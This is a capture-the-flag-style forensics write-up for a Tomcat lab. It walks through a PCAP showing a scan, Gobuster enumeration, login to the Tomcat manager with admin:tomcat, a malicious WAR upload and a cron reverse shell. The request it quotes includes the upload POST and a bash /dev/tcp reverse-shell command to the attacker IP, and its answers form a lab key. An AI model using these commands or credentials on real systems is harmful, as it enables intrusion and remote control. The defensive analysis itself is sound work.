Tomcat lab- cyber defenders


Scenario

The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.

Affected Asset Information

- **Server Type:** Apache Tomcat Web Server
- **Admin Panel Port:** 8080
- **Internal Server IP:** 10.0.0.112
- **PCAP File:** web server.pcap

1-Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server? Answer:14.0.0.120



Analysis Steps

1. Opened the PCAP file in Wireshark.
2. Reviewed **Conversations → IPv4** to identify high-volume traffic.
3. Observed repeated TCP SYN packets targeting multiple ports.
4. Applied display filter:

ip.addr == 14.0.0.120


5. Confirmed the IP initiated scans against the web server.

Q2. Identify the attacker's country of origin.

Answer: China

Analysis Steps

1. Extracted attacker IP address: **14.0.0.120**.
2. Performed IP at virustotal
3. Reviewed geolocation and registry information.




Q3. Which open port provides access to the web server admin panel?

Answer: 8080

Analysis Steps

1. Reviewed TCP streams showing HTTP traffic.



Q4. Which tool was used for directory enumeration?


Answer : Gobuster

Analysis Steps

1. **Followed HTTP streams in Wireshark.**
2. **Observed large numbers of sequential directory requests.**
3. **Identified the User-Agent string:**

User-Agent: gobuster/3.6

4. **Confirmed automated directory brute-forcing behavior.**



Q5. Which admin directory was discovered?


Answer: /manager


Analysis Steps

1. **Reviewed HTTP GET requests.**
2. **Identified successful responses for:**

/manager/html

3. **Confirmed Apache Tomcat administrative interface exposure.**





Q6. What credentials were successfully used?

Answer/ admin:tomcat

Analysis Steps

1. **Inspected Authorization headers in HTTP requests.**
2. **Observed Base64-encoded credentials:**

YWRtaW46dG9tY2F0

3. **Decoded value using Base64 decoding.**


Decoded Result:

admin:tomcat

```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC72
46974 HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=---------------------------309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

-----------------------------309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream

PK.........r*W.................WEB-INF/PK.........r*W.*.............WEB-INF/web.xmlm..
.0.....5g..q.Z.......'.#bJ..&...7B..o....7k...U........|.... :..pg..+...b.
.."...6<.J...I..U.R.0
....+%x..+...#...!7c..1......i)13.v...2.v'6.!........r.\..y...WO%.VJ.k......?..?..PK.........r*W..T.D..........rzpmxxmm.jsp}
```



Q7. What malicious file was uploaded?

Answer/ JXQOZY.war

Analysis Steps


1. **Observed POST request to:**

/manager/html/upload

2. **Content-Type identified as multipart/form-data.**
3. **File name extracted from upload request:**

filename="JXQOZY.war"

4. **WAR file structure confirmed in packet payload.**




Q8. What persistence command was scheduled by the attacker?

Answer: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Analysis Steps

1. **Followed TCP stream after WAR deployment.**
2. **Observed interactive shell commands executed by attacker.**
3. **Extracted scheduled reverse shell command.**



Final Assessment

- **Incident Type: Web Server Compromise**
- **Attack Vector: Exposed Tomcat Manager Interface**
- **Root Cause:**
  - **Weak credentials**
  - **Publicly accessible admin panel**
- **Impact:**
  - **Remote code execution**
  - **Reverse shell access**
  - **Persistence via cron job**